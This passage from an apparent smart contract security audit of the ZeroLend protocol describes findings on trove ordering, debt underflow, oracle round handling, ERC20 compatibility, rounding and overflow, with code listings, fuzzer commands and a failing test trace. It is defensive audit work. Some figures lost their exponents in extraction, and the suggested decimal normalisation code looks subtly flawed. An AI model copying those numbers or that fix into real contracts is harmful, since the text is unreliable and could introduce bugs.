↳ NICR(86724472360383038)
18 WETHSortedTrove;User(0x3ddae45122d532c0d16b74090914632f782f3a0d);
↳ NICR(82969360712158918)
19 WETHSortedTrove;User(0x3da9ec92f2d6000cf3b794acb4d87aeb8eee88f0);
↳ NICR(64785364611455024)
```

2. `withdrawColl()` is called:
   `WithdrawColl;User(0xdea148eec9a1b1ff2177687baa1c4ed4cca2d7c6);Index(0);AmountCollateral(286272762093747927402);TimeStamp(1710151939)`
3. NICRs afterwards:

Listing 7: (Lines 5,6)

```
1 WETHSortedTrove;User(0xfcdb1e39c4982ee65e9f502486503eabe8a2df89);
↳ NICR(2292495891100645886)
2 WETHSortedTrove;User(0x51008f0f21a469959507892f211e16b46fd8ec34);
↳ NICR(695874460411355240)
```

```
3 WETHSortedTrove;User(0x76f3da1cf85dd2c12e7213e8c5ec08c94502e117);
↳ NICR(636147575771527572)
4 WETHSortedTrove;User(0x389b6cb8ecbf689c70703e7a9000ab11d83195bf);
↳ NICR(558944829649157098)
5 WETHSortedTrove;User(0x071150dbd19cf2b2dd3ed0b4e8fdb6a36a058c14);
↳ NICR(496512706185147513)
6 WETHSortedTrove;User(0x38e027174013111b8bd9df4c039c4156a27a5589);
↳ NICR(496516922659871461)
7 WETHSortedTrove;User(0x50bd489ffdf92a7a8611ab09c34b9bc4a6ebd9f0);
↳ NICR(478476305135014768)
8 WETHSortedTrove;User(0xff90160010fe3d1ad4aa03a11b1f22fd72e125ff);
↳ NICR(294943053875340084)
9 WETHSortedTrove;User(0x57ddf93cac60eb6bd39c90cb79a381c5897dd54a);
↳ NICR(242806247369249515)
10 WETHSortedTrove;User(0x12f522e5547d41771f20cd2c6d4cf0c9e434e8a4);
↳ NICR(228331173523448700)
11 WETHSortedTrove;User(0x742bcc1d96e1a9559b5054f75a9dedd190563f66);
↳ NICR(175236663315385506)
12 WETHSortedTrove;User(0xd75dfa5641637da0826003688dbe17c1f8d6f29d);
↳ NICR(146474403060834657)
13 WETHSortedTrove;User(0x181bb93c9f753e5bad427f27050c1b393a9e6a41);
↳ NICR(144050525091897042)
14 WETHSortedTrove;User(0xf8ec4477126b792162218356e8b113d76d988d25);
↳ NICR(126147972503426528)
15 WETHSortedTrove;User(0xb65c60441d8218dae86e0ad33f617742d9041b3f);
↳ NICR(1210243829388311858)
16 WETHSortedTrove;User(0xdea148eec9a1b1ff2177687baa1c4ed4cca2d7c6);
↳ NICR(112421388421293538)
17 WETHSortedTrove;User(0x4c47a4ddfec2201f680d62b27d9b75ab0b018366);
↳ NICR(86714615474625870)
18 WETHSortedTrove;User(0x3ddae45122d532c0d16b74090914632f782f3a0d);
↳ NICR(82959930622962335)
19 WETHSortedTrove;User(0x3da9ec92f2d6000cf3b794acb4d87aeb8eee88f0);
↳ NICR(64778001269593941)
```


Notice how the NICR of the user 0x38e027174013111b8bd9df4c039c4156a27a5589 (496516922659871461) is higher than 0x071150dbd19cf2b2dd3ed0b4e8fdb6a36a058c14 (496512706185147513) not respecting the descending order in the SortedTroves list.

Many logics of the ZeroLend protocol rely on the invariant that each Trove in the SortedTroves contract is always correctly sorted. Consequently,

it is recommended to consider executing an extra check on the SortedTroves list after withdrawColl() is called that ensures that this linked list is correctly sorted and, otherwise, reorder it accordingly.

Debug with the State Fuzzer:

In order to see this issue being triggered with the full call trace in the state fuzzer, run the following command:

Listing 8

```
export FUZZ_ENTROPY=$(echo -n 3378);forge test -vvvv --match-
↳ contract Fuzzer --match-test test_all_properties
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:N/Y:N/R:N/S:U (7.5)

Recommendation:

It is recommended to consider executing an extra check on the SortedTroves list after withdrawColl() is called that ensures that this linked list is correctly sorted and, otherwise, reorder it accordingly.


4.5 (HAL-05) PROTOCOL IS HIGHLY UNSTABLE UNDER SOME CONDITIONS - MEDIUM (5.0)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6


Description:

After an extensive fuzzing session, multiple issues were uncovered, especially in situations where the active trove count was very low. These issues were really uncommon, although they involved:

1. Reverts on liquidations:



2. Reverts when repaying debt:



These issues were caused after one of the following conditions was met in the protocol:

1. A very low amount of Troves remained opened in the protocol.
2. After the protocol has absorbed a big amount of bad debt, causing a big discrepancy between the `totalActiveDebt` state variable and the sum of all the debts of the users in the Troves.

As these 2 specific issues were caused by an underflow related to the `totalActiveDebt` state variable, it is recommended that every time it is decreased, the substracted value is always lower or equal than `totalActiveDebt`. If higher, `totalActiveDebt` should simply be set to 0.

For example:

Listing 9

```
function _decreaseDebt(address account, uint256 amount) internal {
    debtToken.burn(account, amount);
    if (amount > totalActiveDebt){
        totalActiveDebt = 0;
    }
    else{
        totalActiveDebt = totalActiveDebt - amount;
    }
}
```

Debug with the State Fuzzer:

In order to see these issues being triggered with the full call trace in the state fuzzer, run the following command:

Listing 10

```
# Failed liquidation
export FUZZ_ENTROPY=$(echo -n 32362);forge test -vvvv --match-
↳ contract Fuzzer --match-test test_all_properties
# Underflow
export FUZZ_ENTROPY=$(echo -n 12578);forge test -vvvv --match-
↳ contract Fuzzer --match-test test_all_properties
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:N/S:U (5.0)

Recommendation:

It is recommended that every time totalActiveDebt is decreased, the substracted value is always lower or equal than it. If higher, totalActiveDebt should simply be set to 0.

4.6 (HAL-06) CHAINLINK PRICEFEED.GETROUNDDATA(LASTROUNDID - 1) COULD RETURN A FALSE OR BROKEN ANSWER, TRIGGERING THE PRIMARY ORACLE BROKEN PATH - MEDIUM (5.0)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

When the PriceFeed contract executes the fetchPrice() function, it gathers the current Chainlink response and the previous one by executing the following code:

Listing 11: PriceFeed.sol (Line 419)

```
390 function _fetchCurrentFeedResponse(
391     IAggregatorV3Interface _priceAggregator
392 ) internal view returns (FeedResponse memory response) {
393     try _priceAggregator.latestRoundData() returns (
394         uint80 roundId,
395         int256 answer,
396         uint256 /* startedAt */,
397         uint256 timestamp,
398         uint80 /* answeredInRound */
399     ) {
400         // If call to Chainlink succeeds, return the response and
 ↳ success = true
401         response.roundId = roundId;
402         response.answer = answer;
403         response.timestamp = timestamp;
404         response.success = true;
405     } catch {
406         // If call to Chainlink aggregator reverts, return a zero
 ↳ response with success = false
407         return response;
408     }
```

```
409 }
410
411 function _fetchPrevFeedResponse(
412     IAggregatorV3Interface _priceAggregator,
413     uint80 _currentRoundId
414 ) internal view returns (FeedResponse memory prevResponse) {
415     if (_currentRoundId == 0) {
416         return prevResponse;
417     }
418     unchecked {
419         try _priceAggregator.getRoundData(_currentRoundId - 1)
 ↳ returns (
420             uint80 roundId,
421             int256 answer,
422             uint256 /* startedAt */,
423             uint256 timestamp,
424             uint80 /* answeredInRound */
425         ) {
426             prevResponse.roundId = roundId;
427             prevResponse.answer = answer;
428             prevResponse.timestamp = timestamp;
429             prevResponse.success = true;
430         } catch {}
431     }
432 }
```


The roundID returned by the latestRoundData() and getRoundData() is not the roundID of the Price Aggregator, but is the roundID of the Price Feed Proxy that internally will call the aggregator. The “proxyRoundId” is a composed value that internally stores two information:

- phaseID: which was the phaseId when the query was made. By knowing the phase, we can understand what is the aggregator that has been used.
- aggregatorRoundId: which is the internal roundId from which the price comes from. This makes sense only for the aggregator used in the phase.

There could be multiple cases where executing priceFeed.getRoundData(currentProxyRoundId - 1) will return an invalid answer:

- The proxy has switched to a new PriceAggregator and the phaseId inside the Proxy has increased.
- The currentProxyRoundId - 1 would revert for underflow or return a wrong answer because aggregatorRoundId is equal to the first valid ID.

If the currentProxyRoundId - 1 produces an invalid roundId, the Price Feed Proxy will return an invalid answer, but this does not mean that the real previous data on the proxy does not exist or that a real error has occurred. In those cases, the Price Feed will interpret it as an exception and will not trust the Chainlink oracle, returning the last price stored, which in case of being a stale price, would revert, blocking the protocol.

References:

- Official Chainlink Documentation about "Getting Historical Data"

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:N/S:U (5.0)

Recommendation:

Currently, there is not a clear way to easily and correctly retrieve the safe previousRoundId. The ZeroLend team should monitor those reverts events to understand if the reverts were real or because of a miscalculation of the previousRoundId.

4.7 (HAL-07) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS - LOW (2.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

In the following contracts, a call to transfer() or approve() is executed using the IERC20 interface:

WrappedLendingCollateral.sol
- Line 48:
`aToken.approve(address(_pool), type(uint256).max);`
- Line 49:
`IERC20(underlying).approve(address(_pool), type(uint256).max);`

BaseDelegate.sol
- Line 27:
`collateral.approve(address(bo), type(uint256).max);`
- Line 28:
`collateral.approve(address(tm), type(uint256).max);`
- Line 29:
`debt.approve(address(bo.debtToken()), type(uint256).max);`
- Line 80:
`debt.transferFrom(msg.sender, address(this), _debtChange);`
- Line 101:
`debt.transferFrom(`

ERC20Delegate.sol
- Line 18:
`underlying.approve(address(collateral), type(uint256).max);`
- Line 22:
`if (amt > 0)underlying.transferFrom(msg.sender, address(this), amt);`
- Line 31:

```
if (balDebt > 0)debt.transfer(to, balDebt);
- Line 32:
if (balUnderlying > 0)underlying.transfer(to, balUnderlying);

WETHDelegate.sol
- Line 50:
if (balDebt > 0)debt.transfer(to, balDebt);

AllocationVesting.sol
- Line 256:
vestingToken.transferFrom(vault, msg.sender, claimable);

TokenLocker.sol
- Line 858:
lockToken.transfer(msg.sender, unlocked * lockToTokenRatio);
- Line 898:
lockToken.transfer(msg.sender, amountToWithdraw);
- Line 993:
lockToken.transfer(msg.sender, amountToWithdraw);
- Line 994:
lockToken.transfer(prismaCore.feeReceiver(), penaltyTotal);

Vault.sol
- Line 279:
prismaToken.transferFrom(msg.sender, address(this), amount);
- Line 540:
prismaToken.transfer(receiver, amount);

BorrowerOperations.sol
- Line 101:
debtToken.underlying().approve(address(debtToken), type(uint256).max);

DebtTokenOnezProxy.sol
- Line 73:
onez.transferFrom(_account, address(this), _amount);
- Line 74:
onez.transferFrom(gasPool, address(this), DEBT_GAS_COMPENSATION);
- Line 89:
```

onez.transferFrom(_account, address(this), _amount);
- Line 98:
onez.transferFrom(_sender, msg.sender, _amount);
- Line 110:
onez.transferFrom(_poolAddress, _receiver, _amount);

StabilityPool.sol
- Line 165:
debtToken.underlying().approve(address(debtToken), type(uint256).max);

TroveManager.sol
- Line 267:
debtToken.underlying().approve(address(debtToken), type(uint256).max);

In some tokens like USDT their transfer() and approve functions do not return a bool:

Listing 12: USDT token transfer function (Line 126)

```
121 /**
122 * @dev transfer token for a specified address
123 * @param _to The address to transfer to.
124 * @param _value The amount to be transferred.
125 */
126 function transfer(address _to, uint _value) public onlyPayloadSize
 ↳ (2 * 32) {
127     uint fee = (_value.mul(basisPointsRate)).div(10000);
128     if (fee > maximumFee) {
129         fee = maximumFee;
130     }
131     uint sendAmount = _value.sub(fee);
132     balances[msg.sender] = balances[msg.sender].sub(_value);
133     balances[_to] = balances[_to].add(sendAmount);
134     if (fee > 0) {
135         balances[owner] = balances[owner].add(fee);
136         Transfer(msg.sender, owner, fee);
137     }
138     Transfer(msg.sender, _to, sendAmount);
139 }
```

Listing 13: USDT token approve function (Line 199)

```
199 function approve(address _spender, uint _value) public
 ↳ onlyPayloadSize(2 * 32) {
200
201     // To change the approve amount you first have to reduce the
 ↳ addresses`
202     //  allowance to zero by calling `approve(_spender, 0)` if it
 ↳ is not
203     //  already 0 to mitigate the race condition described here:
204     //  https://github.com/ethereum/EIPs/issues/20#issuecomment
 ↳ -263524729
205     require(!((_value != 0) && (allowed[msg.sender][_spender] !=
 ↳ 0)));
206
207     allowed[msg.sender][_spender] = _value;
208     Approval(msg.sender, _spender, _value);
209 }
```

IERC20 interface expects a bool as a return of the transfer() and approve() calls. In these situations, if the token used was, for example, USDT, the IRC20.transfer() or IRC20.approve() calls would revert.

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to use OpenZeppelin's safeTransfer() function instead of transfer().

It is also recommended to use OpenZeppelin's forceApprove() function instead of approve().

4.8 (HAL-08) TOKENS WITH NON-18 DECIMALS ARE NOT SUPPORTED - LOW (2.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

Collateral values are never normalized based on their decimal values before being used in calculations where all other values are 18 decimals and the return value is expected to be 18 decimals. For example:

Listing 14: WrappedLendingCollateral.sol (Line 56)

```
52 function mint(uint256 amount) external payable override
↳ nonReentrant {
53     underlying.safeTransferFrom(msg.sender, address(this), amount)
↳ ;
54
55     _mint(msg.sender, amount);
56     pool.supply(address(underlying), amount, address(this), 0);
57 }
```

This means that non-18 decimal collaterals are incompatible with the system. Since governance controls the addition of collaterals, this issue is currently easy to avoid and thus low severity.

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

No action is strictly necessary; if desired, non-18 decimal collaterals can be supported by normalizing collateral input and output amounts to

18 decimals appropriately:

Listing 15: WrappedLendingCollateral.sol (Lines 55,64)

```
52 function mint(uint256 amount) external payable override
↳ nonReentrant {
53     uint256 _decimals = IERC20Metadata(address(underlying)).
↳ decimals();
54     if(_decimals != 18){
55         underlying.safeTransferFrom(msg.sender, address(this),
↳ amount / (10 ** _decimals));
56     }
57     else{
58         underlying.safeTransferFrom(msg.sender, address(this),
↳ amount);
59     }
60
61     _mint(msg.sender, amount);
62
63     if(_decimals != 18){
64         pool.supply(address(underlying), amount / (10 ** _decimals
↳ ), address(this), 0);
65     }
66     else{
67         pool.supply(address(underlying), amount, address(this), 0)
↳ ;
68     }
69 }
```

4.9 (HAL-09) LIQUIDATIONS ROUND IN FAVOR OF TROVES, AGAINST THE STABILITY POOL - LOW (2.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

The divisions to calculate the collateral to send to the stability pool in liquidations round against the stability pool. At extreme values (e.g. very low trove debt, very high total debt, and very high collateral price), it is possible for the amount of collateral taken in a liquidation to round to zero.

This would potentially allow for the extraction of value by actors that open small troves and liquidate them themselves when prices drop (so that they receive the gas compensation as well). Fortunately, this should not be possible at typical values. Even in an extreme example with a 103 debt trove, 1010 total debt, and a 109-collateral price, there are still about 5 orders of magnitude safety margin for the calculation on LiquidationManager.sol#L630. However, governance should be aware of this risk as the system grows, and more collaterals are added.

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Avoid adopting collaterals with extremely high prices. A more robust solution would be to use upwards-rounding division on these lines, but this requires further changes to avoid rounding up to amounts that exceed the collateral of a given trove (which would be unfair to other troves). Thus, round-up semantics may add more complexity than they are worth.

4.10 (HAL-10) DANGEROUS INT256 CASTING TO UINT256 - LOW (2.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

Multiple functions in the PriceFeed contract employ Chainlink's pricefeeds to retrieve a value of type int256. However, without any validation checks, this value is immediately cast to an uint256 type, potentially leading to a silent overflow in the event that the oracle returns a negative value. Thus, the cast to uint256 may produce unexpected behavior and introduce subtle bugs or vulnerabilities in subsequent operations.

Moreover, the _isValidResponse() function simply checks if the answer is different from zero, accepting negative values as valid as well:

Listing 16: PriceFeed.sol (Line 316)

```
308 function _isValidResponse(
309     FeedResponse memory _response
310 ) internal view returns (bool) {
311     return
312         (_response.success) &&
313         (_response.roundId != 0) &&
314         (_response.timestamp != 0) &&
315         (_response.timestamp <= block.timestamp) &&
316         (_response.answer != 0);
317 }
```

Code Location:

- Line 244:
  uint256(_currResponse.answer),
- Line 325:
  uint256(_currResponse.answer),

- Line 329: `uint256(_prevResponse.answer),`
- Line 382: `scaledPrice: uint256(_price),`

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Although it is highly unlikely for the oracle to return negative values in this specific use case, it is advisable to implement a validation step to ensure that the returned value is non-negative. By performing this check before the cast, the code can detect any exceptional cases where negative values might be returned (such as when querying the price feed of futures). This preventive measure will mitigate the risk of silent overflow and help maintain the expected behavior and integrity of the `PriceFeed` contract.

4.11 (HAL-11) USE THE PROXY PATTERN AT THE EARLY STAGE OF THE PROTOCOL - LOW (2.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

zkSync Era is based on the zk-friendly VM. Thus, they offer a dedicated compiler responsible for transforming conventional Solidity and Vyper code into zkEVM bytecode.

While they have an extensive test coverage to ensure EVM compatibility, issues may still appear. The zkSync team states that patches for any of these possible issues will be implemented in a timely manner.

To integrate a compiler bug fix, projects deployed in zkSync will need to recompile and upgrade their smart contracts.

Consequently, it is recommended to use the Proxy pattern for a few months after the first deployment on zkSync Era, even if it is planned to migrate to immutable contracts in the future.

References:

- ZkSync documentation

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to use the Proxy pattern for a few months after the first deployment on zkSync Era, even if it is planned to migrate to immutable contracts in the future. The hardhat-zksync-upgradeable plugin is available in order to create proxies.

4.12 (HAL-12) COLLATERALGAINSBYDEPOSITOR ARE LIMITED TO TYPE(UINT80).MAX - LOW (2.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

In the StabilityPool contract the collateralGainsByDepositor mapping is limited to the type(uint80).max value, or which is the same, 1208925819614629174706175:

Listing 17

```
1 mapping(address depositor => uint80[256] gains) public
↳ collateralGainsByDepositor;
```

Consequently, the following 2 risks were identified in the _accrueDepositorCollateralGain() function:

Listing 18: StabilityPool.sol (Lines 671-675)

```
641 function _accrueDepositorCollateralGain(
642     address _depositor
643 ) private returns (bool hasGains) {
644     uint80[256] storage depositorGains =
↳ collateralGainsByDepositor[
645         _depositor
646     ];
647     uint256 collaterals = collateralTokens.length;
648     uint256 initialDeposit = accountDeposits[_depositor].amount;
649     hasGains = false;
650     if (initialDeposit == 0) {
651         return hasGains;
652     }
```

```
653
654     uint128 epochSnapshot = depositSnapshots[_depositor].epoch;
655     uint128 scaleSnapshot = depositSnapshots[_depositor].scale;
656     uint256 P_Snapshot = depositSnapshots[_depositor].P;
657
658     uint256[256] storage sums = epochToScaleToSums[epochSnapshot][
659         scaleSnapshot
660     ];
661     uint256[256] storage nextSums = epochToScaleToSums[
 ↳ epochSnapshot][
662         scaleSnapshot + 1
663     ];
664     uint256[256] storage depSums = depositSums[_depositor];
665
666     for (uint256 i = 0; i < collaterals; i++) {
667         if (sums[i] == 0) continue; // Collateral was overwritten
 ↳ or not gains
668         hasGains = true;
669         uint256 firstPortion = sums[i] - depSums[i];
670         uint256 secondPortion = nextSums[i] / SCALE_FACTOR;
671         depositorGains[i] += uint80(
672             (initialDeposit * (firstPortion + secondPortion)) /
673                 P_Snapshot /
674                 DECIMAL_PRECISION
675         );
676     }
677     return (hasGains);
678 }
```

1. If the operation `uint80((initialDeposit * ...)` results in a value higher than `type(uint80).max` it will silently overflow, not assigning to the user the right rewards. Most of these rewards would be lost by the user.
2. If `depositorGains[i] + uint80((initialDeposit * ...)` results in a value higher than `type(uint80).max` it would cause a revert. This revert would not allow the user to deposit into the SP until these rewards were claimed.

Proof of Concept:

In this example, we can see how the provideToSp() call reverts as depositorGains[i] + uint80((initialDeposit * ...) results in a value higher than type(uint80).max:

```
    ├─ [61169] StabilityPool::provideToSP(34920450960391715376567 2 [3.492e23])
    │   ├─ [417] PrismaCore::paused() [staticcall]
    │   │   └─ ← false
    │   ├─ [1095] PrismaVault::allocateNewEmissions(0)
    │   │   └─ ← 0
    │   ├─ emit DebugUint(a: "here", b: 2)
    │   ├─ emit DebugUint(a: "sums[i]", b: 439029514730367484405208313825445 [4.39e32])
    │   ├─ emit DebugUint(a: "depSums[i]", b: 439029514730367484405208313825445 [4.39e32])
    │   ├─ emit DebugUint(a: "nextSums[i]", b: 0)
    │   ├─ emit DebugUint(a: "depositorGains[i]", b: 30529568554152213696 [3.052e19])
    │   ├─ emit DebugUint(a: "firstPortion", b: 0)
    │   ├─ emit DebugUint(a: "secondPortion", b: 0)
    │   ├─ emit DebugUint(a: "initialDeposit", b: 1635266472115394770179 68 [1.635e23])
    │   ├─ emit DebugUint(a: "firstPortion", b: 0)
    │   ├─ emit DebugUint(a: "P_Snapshot", b: 35584442170834489 [3.558e16])
    │   ├─ emit DebugUint(a: "type(uint80).max", b: 1208925819614629174706175 [1.208e24])
    │   ├─ emit DebugUint(a: "depositorGains[i]", b: 30529568554152213696 [3.052e19])
    │   ├─ emit DebugUint(a: "operation", b: 0)
    │   ├─ emit DebugUint(a: "depositorGains[i]", b: 30529568554152213696 [3.052e19])
    │   ├─ emit DebugUint(a: "sums[i]", b: 22601417233357838254966396557491 7395 [2.26e35])
    │   ├─ emit DebugUint(a: "depSums[i]", b: 21547525533558415051645978125272 5387 [2.154e35])
    │   ├─ emit DebugUint(a: "nextSums[i]", b: 0)
    │   ├─ emit DebugUint(a: "depositorGains[i]", b: 1180686268131661347529029 [1.18e24])
    │   ├─ emit DebugUint(a: "firstPortion", b: 1053891699799423203320418432219 2008 [1.053e34])
    │   ├─ emit DebugUint(a: "secondPortion", b: 0)
    │   ├─ emit DebugUint(a: "initialDeposit", b: 1635266472115394770179 68 [1.635e23])
    │   ├─ emit DebugUint(a: "firstPortion", b: 1053891699799423203320418432219 2008 [1.053e34])
    │   ├─ emit DebugUint(a: "P_Snapshot", b: 35584442170834489 [3.558e16])
    │   ├─ emit DebugUint(a: "type(uint80).max", b: 1208925819614629174706175 [1.208e24])
    │   ├─ emit DebugUint(a: "depositorGains[i]", b: 1180686268131661347529029 [1.18e24])
    │   ├─ emit DebugUint(a: "operation", b: 48431102380332305139717 [4.843e22])
    │   └─ ← panic: arithmetic underflow or overflow (0x11)
    └─ ← panic: arithmetic underflow or overflow (0x11)

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 1.74s
```

Debug with the State Fuzzer:

In order to see these issues being triggered with the full call trace in the state fuzzer, run the following command:

Listing 19

```
export FUZZ_ENTROPY=$(echo -n 29230);forge test -vvvv --match-
↳ contract Fuzzer --match-test test_all_properties
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Evaluate if 1.208.925,81 ONEZ tokens as depositorGains is a value big enough that will never be reached interacting with the StabilityPool. If not, consider incrementing the collateralGainsByDepositor type to a higher integer type to avoid the 2 scenarios described.

4.13 (HAL-13) UNOPTIMIZED LOOPS - INFORMATIONAL (0.0)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

When a loop iterates many times, it causes the amount of gas required to execute the function to increase significantly. In Solidity, excessive looping can cause a function to use more than the maximum allowed gas, which causes the function to fail.

Code Location:

Vault.sol
- Line 159:
```
for (uint256 i = 0; i < length; i++){
```
- Line 167:
```
for (uint256 i = 0; i < length; i++){
```
- Line 197:
```
for (uint256 i = 0; i < count; i++){
```
- Line 409:
```
for (uint256 i = 0; i < length; i++){
```

TokenLocker.sol
- Line 284:
```
for (uint256 i = 0; x != 0; i++){
```
- Line 333:
```
for (uint256 weeksToUnlock = 1; weeksToUnlock < MAX_LOCK_WEEKS;
weeksToUnlock++)
```
- Line 615:
```
for (uint256 i = 0; i < length; i++){
```
- Line 691:
```
for (uint256 i = 0; i < length; i++){
```
- Line 917:

```
for (uint256 weeksToUnlock = 1; weeksToUnlock < MAX_LOCK_WEEKS;
weeksToUnlock++)
```

AllocationVesting.sol

- Line 81:

```
for (uint256 i; i < loopEnd; ){
```

IncentiveVoting.sol

- Line 116:

```
for (uint256 i = 0; i < length; i++){
```

- Line 482:

```
for (; idx < length; idx++){
```

- Line 515:

```
for (uint256 i = 0; i < length; i++){
```

- Line 542:

```
for (uint256 i = 0; i < length; i++){
```

- Line 607:

```
for (uint256 i = 0; i < votes.length; i++){
```

- Line 613:

```
for (uint256 x = 0; x < lockLength; x++){
```

- Line 633:

```
for (uint256 i = 0; i < lockLength; i++){
```

- Line 653:

```
for (uint256 i = 0; i < length; i++){
```

- Line 683:

```
for (uint256 i = 0; i < votes.length; i++){
```

- Line 688:

```
for (uint256 x = 0; x < lockLength; x++){
```

- Line 708:

```
for (uint256 i = 0; i < lockLength; i++){
```

- Line 729:

```
for (uint256 i = 0; i < length; i++){
```

PriceFeed.sol

- Line 87:

```
for (uint i = 0; i < oracles.length; i++){
```

BorrowerOperations.sol

- Line 170:
```
for (uint256 i; i < loopEnd; ){
```
- Line 757:
```
for (uint256 i; i < loopEnd; ){
```

TroveManager.sol
- Line 1183:
```
for (uint256 i = 0; i < 7; i++){
```

StabilityPool.sol
- Line 172:
```
for (uint256 i = 0; i < length; i++){
```
- Line 212:
```
for (uint128 i; i <= externalLoopEnd; ){
```
- Line 213:
```
for (uint128 j; j <= internalLoopEnd; ){
```
- Line 628:
```
for (uint256 i = 0; i < collateralGains.length; i++){
```
- Line 666:
```
for (uint256 i = 0; i < collaterals; i++){
```
- Line 854:
```
for (uint256 i; i < loopEnd; ){
```
- Line 880:
```
for (uint256 i = 0; i < length; i++){
```
- Line 905:
```
for (uint256 i = 0; i < length; i++){
```

TroveManagerGetters.sol
- Line 36:
```
for (uint i = 0; i < length; i++){
```
- Line 40:
```
for (uint x = 0; x < length; x++){
```
- Line 50:
```
for (uint i = 0; i < collateralCount; i++){
```
- Line 54:
```
for (uint x = 0; x < length; x++){
```
- Line 63:
```
for (uint x = 0; x < tmCollCount; x++){
```

- Line 80:
`for (uint i = 0; i < length; i++){`

MultiTroveGetter.sol
- Line 76:
`for (uint256 idx = 0; idx < _startIdx; ++idx){`
- Line 82:
`for (uint256 idx = 0; idx < _count; ++idx){`
- Line 112:
`for (uint256 idx = 0; idx < _startIdx; ++idx){`
- Line 118:
`for (uint256 idx = 0; idx < _count; ++idx){`

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:F/S:C (0.0)

Recommendation:

To reduce gas consumption, it is recommended to find ways to optimize the loop or potentially break the loops into smaller batches. The following pattern can also be used:

Listing 20

```
uint256 cachedLen = array.length;
for(uint i; i < cachedLen;){

  unchecked {
    ++i;
  }
}
```

RECOMMENDATIONS OVERVIEW

1. Update the openTrove() function logic so it is not possible to open any trove that borrows the collateral debt limit. Instead, the function should enforce that the maximum amount that can be borrowed is Collateral debt limit - minNetDebt - gasCompensation.
2. Update the TroveManager._updateStakeAndTotalStakes() function so it follows the check-effects-interactions pattern. This can be achieved by calling _sendCollateral(_receiver, _collChange); as the last step in the function.
3. Add a check in the redeemCollateral() function that enforces that the TCR is never decreased after a redemption.
4. Consider executing an extra check on the SortedTroves list after withdrawColl() is called that ensures that this linked list is correctly sorted and, otherwise, reorder it accordingly.
